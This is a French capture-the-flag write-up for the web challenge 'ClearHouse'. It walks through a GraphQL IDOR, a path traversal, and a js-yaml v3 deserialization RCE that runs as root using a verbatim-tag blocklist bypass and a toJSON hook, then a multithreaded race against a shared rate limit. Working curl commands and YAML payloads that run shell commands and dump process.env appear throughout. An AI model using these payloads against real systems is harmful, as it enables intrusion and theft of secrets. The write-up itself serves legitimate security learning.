BATTLECTF QUALIFIER 2026 · WEB · 142 PTS

CLEAR HOUSE

De l'IDOR GraphQL à la clé ops, du path traversal au token interne, du verrou rate-limit au RCE js-yaml en root : radiographie complète d'une chaîne d'exploitation en quatre actes.

Challenge id 29 · 5 solves

Flag lu dans l'environnement du conteneur report-core, uid=0

CTF{3a44e1b49fddeb721f5aada24d90b082}

WRITEUP TECHNIQUE · OCTOBRE 2026

Sommaire

1. Vue d'ensemble du challenge 1

2. Reconnaissance et lecture du code source 2

3. Étape 1 - IDOR GraphQL vers la clé ops 3

4. Étape 2 - Path traversal vers reportCoreToken 4

5. Étape 3 - report-core : de l'echo YAML au RCE 5

6. La course au rate-limit - journal de chasse 7

6.1 La piste SSTI stérile 8

6.2 L'expérience décisive : le bucket est partage 8

6.3 Pistes mortes et contraintes d'infrastructure 8

6.4 La strategie gagnante : foreground multi-threads 9

7. Flag et vérification d'unicite 9

8. Lecons reutilisables 10

9. Annexes - scripts et artefacts 11

1. Vue d'ensemble du challenge

ClearHouse est un challenge web de la battleCTF Qualifier 2026 (identifiant 29), coté 142 points avec seulement 5 solves au moment de sa résolution. La cible est une application Express 4.18.2 sous Node 20, publiée derrière un reverse-proxy openresty 1.31.1.1 sur le port 3004 d'un hote unique. Derriere le gateway principal se cache un second service interne, report-core (Node + js-yaml v3, expose via un fork socat), injoignable directement depuis Internet. L'objectif affiché est double : extraire process.env du conteneur interne ou lire un fichier contenant le marqueur CTF{.

Champ	Valeur
Challenge	ClearHouse (id 29) - battleCTF Qualifier 2026
Categorie / points	Web - 142 pts - 5 solves
Cible	http://144.217.91.111:3004
Stack	Express 4.18.2 (Node 20) + openresty + report-core (Node, js-yaml v3, socat)
Flag obtenu	CTF{3a44e1b49fddeb721f5aada24d90b082}
Point d'entree final	POST /ops/render-report - RCE pendant JSON.stringify

Tableau 1 - Fiche d'identite du challenge

La chaine gagnante se lit en quatre actes, chacun preparant le suivant. Un compte marchand quelconque suffit a déclencher toute la suite, ce qui rend l'attaque entièrement reproductible sans aucun secret préalable. Les trois premières étapes ne consomment aucune des cinq tentatives de rendu par fenêtre de dix minutes : seule la dernière requête, celle qui porte le payload, passe par le verrou rate-limite.

- **1. IDOR GraphQL.** createPayout(amount, correctsPayoutId:"1") puis lecture du champ relation corrects - merchant - apiKey : le resolver ne vérifie pas l'appartenance, on recupere la clé API du compte interne ops-internal (role ops).
- **2. Path traversal.** GET /ops/templates/download applique name.replace('../','') qui ne retire qu'une seule occurrence : en prefixant par plusieurs '../' on lit n'importe quel fichier du conteneur gateway, dont config/internal-secrets.json et son reportCoreToken.
- **3. RCE report-core.** POST /ops/render-report relaie le corps brut vers report-core qui fait JSON.stringify(yaml.load(body)) avec js-yaml v3 en schema unsafe : tag js/function cache sous sa forme verbatim, exécuté pendant la sérialisation via le hook toJSON.
- **4. Course au rate-limit.** Le rendu est plafonné à 5 essais / 10 min par req.ip partage derrière openresty : une boucle multi-threads en avant-plan attrape un slot libre en 31 secondes.

5 / 10 min	31 s	uid=0

slots de rendu, compteur req.ip partage via openresty	pour attraper un slot libre le jour de la victoire	RCE obtenue dans le conteneur report-core




Figure 1 - Chaine d'exploitation complete, du compte marchand au flag en root

2. Reconnaissance et lecture du code source

La surface d'attaque declaree tient en cinq endpoints : /health, /register, /login, /graphql et le couple ops /ops/templates/download + /ops/render-report. Un probe rapide de /health renvoie {"ok":true,"service":"gateway"} avec un en-tête Server: openresty, premier indice de la présence d'un reverse-proxy devant l'application Node. Les ports voisins 3000 a 3003 servent d'autres challenges ; un balayage des ports 3005-3010, 4100, 80, 443 et 8080 ne révèle aucune porte derobee vers le gateway ou vers report-core.

Le challenge fournit un server.js expurgé de ses commentaires, mais la faille de path traversal de l'étape 2 permettra d'en lire la version live, commentaires compris. Cette lecture directe de la source a été décisive a deux titres : elle a confirme le modele exact du rate-limiteur (chapitre 6), et elle a révèle les commentaires d'architecture de l'auteur, qui decrivent le protocole interne et la philosophie de rareté du challenge.

Fichier (via traversal)	Contenu et role
/app/server.js	gateway Express : registre, login, GraphQL, download de templates, render-report
/app/utils/schema.js	schema GraphQL - la faille IDOR y reside (resolver du champ corrects)
/app/utils/db.js	base en mémoire : merchants, payouts, seed ops-internal + payout 1, sweep 24 h
/app/utils/auth.js	sessions dans une Map, sweepExpiredSessions ajoute en cours de CTF
/app/config/internal-secrets.json	{"reportCoreToken": "..."} - régénéré à chaque démarrage
/app/assets/templates/receipts/default.html	unique template metier : placeholders {{merchantName}}, {{amount}}, {{currency}}, {{status}}

Tableau 2 - Fichiers recuperes par la faille de lecture arbitraire

Trois extraits du server.js live structurent toute la reflexion. Le premier decrit le seed de la base : un compte ops jamais accessible par /login, mais relie au payout 1 que n'importe quel marchand peut référencer. Le deuxième explique le protocole interne length-prefixed et son isolation par fork socat. Le troisième annonce explicitement la philosophie de rareté du rendu.

server.js (live) - seed de la base en mémoire

```
merchants['ops-internal'] = {
id: 'ops-internal', name: 'ClearHouse Ops',
password: null, role: 'ops',
apiKey: genApiKey()
};
payouts['1'] = {
id: '1', merchantId: 'ops-internal',
amount: 500000, status: 'settled',
correctsPayoutId: null
};
```

server.js (live) - commentaires d'architecture

```
// report-core is reached over its own small length-prefixed protocol,
// not HTTP - a fresh process per connection (socat fork), so a payload
// that busy-loops only ever blocks the one request that sent it, never
// any other player's concurrent request.

// Rate budget specifically on the one route that can hand back the
// flag - same scarcity model used on every other hardened challenge
// in this set.
const MAX_RENDER_ATTEMPTS = 5;
const RENDER_WINDOW_MS = 10 * 60 * 1000;
```

Le commentaire sur le busy-loop est un indice involontaire mais précieux : il suggéré que le corps envoyé a report-core est susceptible d'etre interprété, sinon exécuté. C'est exactement le cas, mais par un mecanisme que personne n'attendait au premier abord - la sérialisation JSON - et non par un moteur de rendu de template. Les placeholders {{merchantName}} du template par défaut ont d'ailleurs pavé toute une piste stérile, détaillée au chapitre 6.

3. Étape 1 - IDOR GraphQL vers la clé ops

Le schema GraphQL accepte que createPayout référence un payout existant via correctsPayoutId, sans aucune vérification de propriété. Le resolver du champ relation corrects applique ensuite db.getPayoutById(...) sans contrôle d'appartenance, et le type Payout expose un champ merchant qui, lui-même, expose apiKey. En referencant le payout 1 propriété d'ops-internal, un marchand fraîchement enregistre lit donc la clé API du compte ops : c'est un IDOR de champ, ou le contrôle d'acces n'existe qu'a la racine de la requête et jamais sur les relations traversées.

1) creation d'un compte marchand quelconque

```
curl -s -X POST http://144.217.91.111:3004/register \
-H 'Content-Type: application/json' \
-d '{"name":"p<ts>","password":"pw123456"}'
# -> {"token":"<session>"}
```

2) mutation IDOR - le payout corrige expose son marchand et sa clé

```
curl -s -X POST http://144.217.91.111:3004/graphql \
-H 'Content-Type: application/json' \
-H 'Authorization: Bearer <session>' \
-d '{"query":"mutation($c:String){createPayout(amount:1,
correctsPayoutId:$c){corrects{id amount status merchantId
merchant{id name role apiKey}}}}",
"variables":{"c":"1"}}'
```

réponse - la clé ops tombe

```
{"data":{"createPayout":{"corrects":{
"id":"1","amount":500000,"status":"settled",
"merchantId":"ops-internal",
"merchant":{"id":"ops-internal","name":"ClearHouse Ops",
"role":"ops",
"apiKey":"ck_4906ce308fcb15c0002a711573130dd262aa1f8c"}}}}}
```

Cette clé x-api-key ouvre les deux routes /ops/*. Il faut noter la fragilité du montage : le champ apiKey est expose sur le type Merchant sans filtration par role, et le resolver corrects fait confiance a l'identifiant passe par le mutateur. La lecon générique tient en une phrase : sur GraphQL, tester systématiquement les champs de relation, pas seulement les requêtes racine. Un housekeeping ajoute en cours de CTF (sweep mémoire des comptes de plus de 24 h) fait de plus périodiquement disparaitre les comptes et clés : le rejeu automatique de la chaine, détaillé au chapitre 9, est devenu nécessaire.

4. Étape 2 - Path traversal vers reportCoreToken

La route /ops/templates/download est un outil d'administration destiné a prévisualiser des templates de reçu confinés dans leur répertoire. Sa protection tient en une ligne : String.replace avec un motif texte, qui ne remplace que la première occurrence du motif. Un seul '../' est retiré, tous les autres survivent, et path.join résout le chemin au-delà du répertoire de templates.

le code vulnerable (server.js live)

```
app.get('/ops/templates/download', requireOpsApiKey, (req, res) => {
const name = String(req.query.name || '');
// Strip a path-escape attempt - templates are meant to stay inside
// their own directory, never resolve outside it.
const safe = name.replace('../', ''); // une seule occurrence !
const target = path.join(TEMPLATE_DIR, safe); // .../receipts + safe
fs.readFile(target, 'utf8', (err, data) => { ... });
});
```

lecture arbitraire - source et secrets

```
# lecture de la source live (commentaires inclus)
curl -s -G http://144.217.91.111:3004/ops/templates/download \
-H 'x-api-key: <ops_key>' \
--data-urlencode 'name=../../../../../../../app/server.js'

# secret du service interne
curl -s -G http://144.217.91.111:3004/ops/templates/download \
-H 'x-api-key: <ops_key>' \
--data-urlencode 'name=../../../../../../../app/config/internal-secrets.json'
# {"reportCoreToken":"356f10e78f8b2ac4f55460614aa84ecbe25406c951f2f0bb"}
```

La lecture devient arbitraire en root dans le conteneur gateway : sources, package-lock.json (qui confirme une dependance limitee a express + graphql, donc aucun moteur de template coté gateway), mountinfo, /proc/1/environ et le fichier de secrets. Le reportCoreToken régénéré a chaque démarrage du processus est le second facteur d'authentification du rendu : avec la clé ops et ce token, on atteint report-core. Reste a lui faire avouer le flag - et c'est la que le challenge devient intéressant.

5. Étape 3 - report-core : de l'echo YAML au RCE

POST /ops/render-report relaie le corps brut vers report-core avec un prefixe de longueur de 4 octets big-endian, puis renvoie status et corps tels quels. Le comportement du service interne, cartographie par sondes successives, révèle un parseur YAML et une sortie produite par JSON.stringify. Chaque message d'erreur differencie est une carte du code : trois branches distinctes, donc trois chemins a sonder.

Entree envoyee	Réponse	Ce que cela prouve
doc YAML scalaire / mapping	200 + echo octet pour octet	la sortie est une sérialisation du document
doc vide	200 + undefined	JSON.stringify(undefined) = undefined
erreur de parse / racine tableau	400 invalid template	branche parse - yaml.load échoué
tag !!js/...	400 rejected: disallowed tag	blocklist de tags - donc js-yaml v3 unsafe
structure cyclique (ancre recursive)	502 internal error	Converting circular structure to JSON

Tableau 3 - Cartographie comportementale de report-core

Deux conclusions majeures decoulent de ce tableau. D'une part, la sortie passe par JSON.stringify - nul besoin de deviner un moteur de rendu, le service ne rend rien, il sérialise. D'autre part, la présence d'une blocklist de tags trahit un js-yaml v3 en schema unsafe, capable de construire des types JavaScript natifs (fonctions, regex). Le filtre matche la forme litterale !!js/, mais YAML autorise la même URI de tag sous forme verbatim, invisible pour une regex naïve.

bypass du blocklist - forme verbatim (equivalences)

```
# bloque par la regex sur "!!js/"
!!js/function "function(){ ... }"

# equivalents résolus a l'identique par js-yaml, invisibles au filtre:
!<tag:yaml.org,2002:js/function> "function(){ ... }"

# variante par directive d'espace de noms
%TAG !e! tag:yaml.org,2002:js/
---
a: !e!function "function(){ ... }"
```

Une fonction construite ne s'exécuté pas seule. Mais JSON.stringify appelle la méthode toJSON() de tout objet qui en possède une, pendant la sérialisation elle-même. Il suffit donc de soumettre un mapping dont la clé toJSON vaut une fonction js-yaml : la désérialisation la construit, la sérialisation la déclenche. Le payload suivant, minimal, a donne le flag en un seul tir.

payload a1 - dump de process.env pendant la sérialisation

```
a:
toJSON: !<tag:yaml.org,2002:js/function> "function(){ try {
return JSON.stringify(process.env) } catch(e) {
return 'ERR='+e.message } }"
```

envoi + réponse (extrait)

```
curl -s -X POST http://144.217.91.111:3004/ops/render-report \
-H 'Content-Type: text/plain' \
-H 'x-api-key: <ops_key>' \
-H 'x-report-core-token: <token>' \
--data-binary @payload.yaml

{"a":{"toJSON":"{\"NODE_VERSION\":\"20.20.2\",
\"HOSTNAME\":\"b2632a3c2d3f\",...,\"PWD\":\"/app\",
\"FLAG\":\"CTF{3a44e1b49fddeb721f5aada24d90b082}\",
\"SOCAT_PID\":\"1820\",...}"}}
```

La confirmation d'un RCE complet vient d'une seconde variante : new Function(...) n'a pas require dans sa portée, mais process.mainModule.require reste valide dans un script CJS de Node 20. Le conteneur report-core tourne en root et le flag n'est pas sur disque mais dans son environnement - le chapitre 7 documente la vérification.

payload a2 - RCE root via child_process

```
a:
toJSON: !<tag:yaml.org,2002:js/function> "function(){ var r='';
try{ var cp=process.mainModule.require('child_process');
r+=cp.execSync('id; pwd; env; cat /flag* /app/*flag* 2>/dev/null',
{encoding:'utf8', timeout:6000}); }catch(e){ r+='CPERR='+e.message; }
return r }"
```

réponse a2 (reelle, jour J) - exécution en uid=0

```
{"a":{"toJSON":"uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),
2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),
26(tape),27(video)\n/app\nNODE_VERSION=20.20.2\nHOSTNAME=b2632a3c2d3f
\n...\nFLAG=CTF{3a44e1b49fddeb721f5aada24d90b082}\nENDOFOUT\n"}}
```

6. La course au rate-limit - journal de chasse

Ce chapitre documente la partie la plus longue et la plus instructive de la session : plusieurs heures de chasse avant que le vecteur final ne soit identifié. Le verrou du challenge plafonne POST /ops/render-report a cinq essais par fenêtre glissante de dix minutes. La source live en livre le code exact, et chaque détail de ce code a dicte la strategie finale.

le verrou - renderRateLimited (server.js live)

```
function renderRateLimited(ip) {
const now = Date.now();
const timestamps = (renderAttempts.get(ip) || [])
.filter((t) => now - t < RENDER_WINDOW_MS);
if (timestamps.length >= MAX_RENDER_ATTEMPTS) {
renderAttempts.set(ip, timestamps);
return true; // 429 - pas de push
}
timestamps.push(now); // le tir consomme un slot
renderAttempts.set(ip, timestamps);
return false;
}

// handler : requireOpsApiKey AVANT le limiter, token AVANT le relay
app.post('/ops/render-report', requireOpsApiKey,
express.text({ type: '*/*' }), async (req, res) => {
if (renderRateLimited(req.ip)) return res.status(429).json({...});
if (req.headers['x-report-core-token'] !== REPORT_CORE_TOKEN)
return res.status(403).json({...}); // 403 bad-token = slot brûle
...
});
```

Code de réponse	Consommation du bucket	Cause
429 rate limited	gratuit - pas de push	limiter : fenêtre pleine
403 ops access required	gratuit - avant le limiter	x-api-key absent ou non ops
403 invalid report-core token	consomme un slot	token valide mais reportCoreToken périmé
200 / 400 / 502	consomme un slot	tir passe, relaie vers report-core

Tableau 4 - Coût exact de chaque réponse sur le bucket partage

6.1 La piste SSTI stérile

Les placeholders du template par défaut ({{merchantName}}, {{amount}}...) ont suggéré l'existence d'un moteur de rendu interprété. Toute une famille de payloads SSTI a donc été essayée, en priorité le classique constructor.constructor pour sortir de la sandbox de template. Résultat : chaque tir retournait 200 avec un écho figé {"[object Object]":null}, quel que soit le contenu - signe que le corps etait traite comme une structure YAML, jamais évalué. Chaque tir de test coûtait un slot précieux sur un bucket deja disputé, ce qui rend cette impasse d'autant plus coûteuse.

Probe	Payload envoyé	Réponse
U8	`{{this.constructor.constructor("return process")().mainModule.require("fs").readFileSync("/root/flag","utf8")}}`	429 puis jamais évalué
R1_env	`{{process.env}}`	200 {"[object Object]":null}
R2-R7	`{{printenv}}, {{id}}, {{FLAG}}, {{env|json}}, A{{flag}}B, {{apiKey}}`	200 fallback identique
Z4/Z5	`{{ 1 }}, {{a:}} (contrôle)`	200/400 - parseur YAML, pas de moteur

Tableau 5 - La famille SSTI et ses fallbacks : le corps n'est jamais évalué

6.2 L'expérience décisive : le bucket est partage

L'administrateur avait indique que chaque IP possedait son propre compteur, et le code le confirme : renderAttempts est une Map indexée par req.ip. Mais l'application ne déclare pas trust proxy, donc req.ip vaut l'adresse de la socket, c'est-a-dire openresty, pour tous les joueurs. L'expérience tranchante : après 13 minutes 24 secondes de silence radio total, un tir unique a été envoyé - et il a quand même reçu 429, alors que notre propre bucket, mathématiquement vide, aurait du accepter cinq tirs. Conclusion : au moins cinq autres requêtes reussies avaient franchi le limiter dans les dix dernières minutes. Le compteur est code par IP, mais la clé effective est mutualisée par le proxy.

6.3 Pistes mortes et contraintes d'infrastructure

Trois raccourcis ont été explores et elimines. Premier espoir : un en-tête X-Forwarded-For aléatoire pour decroiser le bucket - inutile sans trust proxy, Express ignore l'entete. Deuxième espoir : joindre le Node gateway hors openresty sur un port non publié - le balayage des ports 3000-3010, 4100, 80, 443 et 8080 ne montre que les quatre autres challenges. Troisième contrainte, locale celle-là : le sandbox d'exécution tue les processus arriere-plan a la fin de chaque appel d'outil, quel que soit setsid nohup - les grinders de fond sont morts silencieusement, ce qui a faussé l'approche classique du grind patient. La solution fut de passer en exécution avant-plan, avec le timeout d'outil comme budget de course.

6.4 La strategie gagnante : foreground multi-threads

La course finale combine trois briques. Un rechain automatique de huit secondes rejoue la chaine complete (register, IDOR, traversal) pour produire des credentials frais avant tout tir - indispensable car un 403 bad-token brûle un slot. Une course multi-threads en avant-plan fait tirer trois threads a environ dix requêtes par seconde au total : les 429 etant gratuits, la cadence ne coûte rien et maximise la résolution temporelle au moment ou un slot se libère. Enfin un observateur de /health detecte les redémarrages du gateway, qui valent un bucket neuf et un token régénéré : sur blip, la course se met en pause, le rechain s'exécuté, puis un burst de cinq tirs part immédiatement.

Horodatage (jour J)	Evenement
09:47:03	rechain complet : opsKey et reportCoreToken frais en 8 s
09:47:10 - 09:48:52	5 tirs uniques : tous 429, preuve que le bucket reste disputé
09:57:54	lancement de la course multi-threads (2 threads env + 1 thread RCE)
09:58:25	tir RCE n° 132 : slot attrape, 200, uid=0(root), FLAG dans process.env
10:08:25	tir sweep n° 872 : vérification d'unicite du flag (chapitre 7)

Tableau 6 - Chronologie reelle de la victoire, extraite des logs de course

3 threads	132	31 s
tireurs concurrents, ~10 req/s au total, 429 gratuits	requêtes avant de capter le slot gagnant	du lancement de la course au 200 porteur du flag

7. Flag et vérification d'unicite

Le flag a été lu dans l'environnement du conteneur report-core, à la fois par le dump a1 de process.env et par l'exécution root a2. Avant de le soumettre, une dernière question meritait un tir : ce flag est-il unique, ou pourrait-il en exister un second, différent, caché ailleurs sur la machine ? Un payload dédié a balayé le système de fichiers.

payload sweep - recherche exhaustive d'artefacts flag

```
a:
toJSON: !<tag:yaml.org,2002:js/function> "function(){ var r='';
try{ var cp=process.mainModule.require('child_process');
r+=cp.execSync("env | grep -i flag; echo ===FIND===;
find / -maxdepth 3 -iname '*flag*' -not -path '/proc/*'
-not -path '/sys/*' 2>/dev/null | head -30; echo ===CAT===;
cat /flag* /app/*flag* /root/flag* 2>/dev/null; echo ===DONE===",
{encoding:'utf8', timeout:8000}); }catch(e){ r+='CPERR='+e.message; }
return r }"
```

réponse du sweep (jour J) - aucune occurrence sur disque

```
{"a":{"toJSON":"FLAG=CTF{3a44e1b49fddeb721f5aada24d90b082}\n===FIND===
\n===CAT===\n===DONE===\n"}}
```

La réponse est sans appel : entre les séparateurs FIND et CAT, aucune occurrence ; entre CAT et DONE, aucun fichier. La seule source du flag sur toute la machine est la variable d'environnement FLAG du conteneur report-core. Trois elements confirment ensuite son caractere statique et global : la même valeur apparait dans une session de jeu distincte plusieurs heures plus tot, dans deux tirs live separes du jour J, et elle survit aux redémarrages du service (seul reportCoreToken est régénéré, pas FLAG). A soumettre : CTF{3a44e1b49fddeb721f5aada24d90b082}.

> *Note de relecture : une entete de writeup mentionnait CTF{3b44e1b4...}. La réponse brute du challenge (section 4.4) comme les deux dumps live affichent CTF{3a44e1b4...} : le b etait une erreur de transcription, l'a etait la bonne valeur.*

8. Lecons reutilisables

Dix lecons resument ce que ce challenge enseigne, melange de techniques génériques et d'enseignements de méthode payés en heures de recherche.

- **1. Le bruit est une information.** JSON.stringify(undefined) qui renvoie undefined et l'erreur Converting circular structure to JSON prouvent que la sortie passe par une sérialisation. Des qu'on le voit, penser toJSON : un point d'exécution gratuit, appelé par la sérialisation elle-même, sans moteur de rendu a deviner.
- **2. Un blocklist de tags YAML se contourne par la forme verbatim.** ! ou une directive %TAG produisent exactement le même tag que !!js/function ; un filtre sur la chaine litterale ne protege rien.
- **3. js-yaml v3 est unsafe par défaut.** yaml.load y construit de vraies fonctions JavaScript. Le message custom rejected: disallowed tag trahit à la fois la présence du filtre et donc le danger derrière.
- **4. Les messages d'erreur differencies sont une carte du code.** invalid template, rejected: disallowed tag, internal error : trois branches, trois chemins a sonder - et une preuve indirecte de l'architecture interne.
- **5. Ne pas s'acharner sur une hypothese.** Environ huit heures de shape guessing (template, data, name, placeholders) alors que le service ne rendait rien. Quand un service ne rend jamais, penser sérialisation et parsing, pas template.
- **6. Sur GraphQL, tester les champs de relation.** Le contrôle d'appartenance peut n'exister qu'a la racine de la requête ; le resolver d'un champ relation comme corrects - merchant - apiKey peut faire confiance aveuglement a l'identifiant traverse.
- **7. Un replace naïve ne retire qu'une occurrence.** name.replace('../','') sans regex ni flag global laisse tous les autres '../' en place : préfixer suffisamment et path.join fait le reste.
- **8. Comprendre le rate-limiter avant de tirer.** 429 gratuit, 403 bad-token brûleur, clé req.ip sans trust proxy donc partagée derrière un proxy : le code source obtenu par la faille elle-même a transforme une

loterie en strategie.

- **9. Sur un bucket partage, la vitesse est la seule monnaie.** Boucle multi-threads en avant-plan, cadence elevee sur des 429 gratuits, credentials frais avant chaque tir, surveillance des redémarrages pour capter un bucket neuf : 31 secondes ont suffi la ou des heures de grind patient avaient échoué.
- **10. Le housekeeping actif existe.** Le challenge a été patché en cours de CTF (sweeps mémoire, sessions expirees) : relire la source live via la faille, re-saisir les credentials à chaque session, et ne jamais supposer qu'une clé lue la veille est encore valide.

9. Annexes - scripts et artefacts

Deux scripts maison ont porte l'essentiel de la charge finale. Le premier, rechain rapide, rejoue toute la chaine d'acces en environ huit secondes : enregistrement d'un compte marchand, mutation IDOR pour la clé ops, traversal pour le token, écriture du fichier d'etat. Il est appelé avant chaque salve et après chaque 403, ce qui rend la chaine tolérante aux redémarrages et aux sweeps.

rechain (extrait) - register, IDOR, traversal, etat

```
MUT = ('mutation M { createPayout(amount: 1, correctsPayoutId: "1") { '
'id status merchantId corrects { id status merchantId '
'merchant { id name role apiKey } } } }')

# 1) POST /register {name, password} -> session token
# 2) POST /graphql (Bearer) MUT -> merchant.role == 'ops' -> apiKey
# 3) GET /ops/templates/download?name=../../..(*8)/app/config/
# internal-secrets.json -> reportCoreToken
# 4) écriture de state2.json : name, pw, token, opsKey, reportCoreToken
```

Le second script implemente la course du chapitre 6 en avant-plan : trois threads tireurs (deux sur le payload env, un sur le payload RCE), un observateur de sante qui suspend la course sur blip de /health puis enchaîne rechain et burst de cinq tirs sur le bucket neuf, une gestion 403 par rechain, et une extraction automatique du motif CTF{...} des qu'un 200 arrive. Les resultats sont journalisés en JSONL append-only, ce qui a fourni la chronologie exacte du tableau 6.

Artefact	Role dans la session
`cover.html / cover.pdf`	couverture du present writeup (Template HUD, rendu Playwright)
`diagram.html / diagram.png`	figure 1, chaine d'exploitation, capture 2x
`generate_body.py`	corps du document ReportLab (ce PDF)
`payload_env.yaml / payload_rce.yaml / payload_sweep.yaml`	les trois payloads du chapitre 5 et 7
`ch6_rechain_fast.py`	rejeu complet de la chaine en ~8 s
`ch14_race_mt.py`	course multi-threads foreground + health-watch
`race.log / race_results.jsonl`	journal de course : 429, timings, 200 gagnants

Artefact	Role dans la session
`FLAG_FOUND.txt`	réponses brutes des tirs gagnants (RCE et sweep)

Tableau 7 - Inventaire des artefacts produits pendant la session

Pour rejouer la résolution sur une instance fraîche du challenge, l'ordre est le suivant : exécuter le rechain pour produire des credentials valides, poser le payload a1 dans un fichier, lancer la course multi-threads sur ce payload en surveillant FLAG_FOUND.txt, puis soumettre la valeur extraite. Sur un bucket non disputé, un simple tir manuel suffit ; sur un bucket partage, la course s'arrete d'elle-même des le premier 200.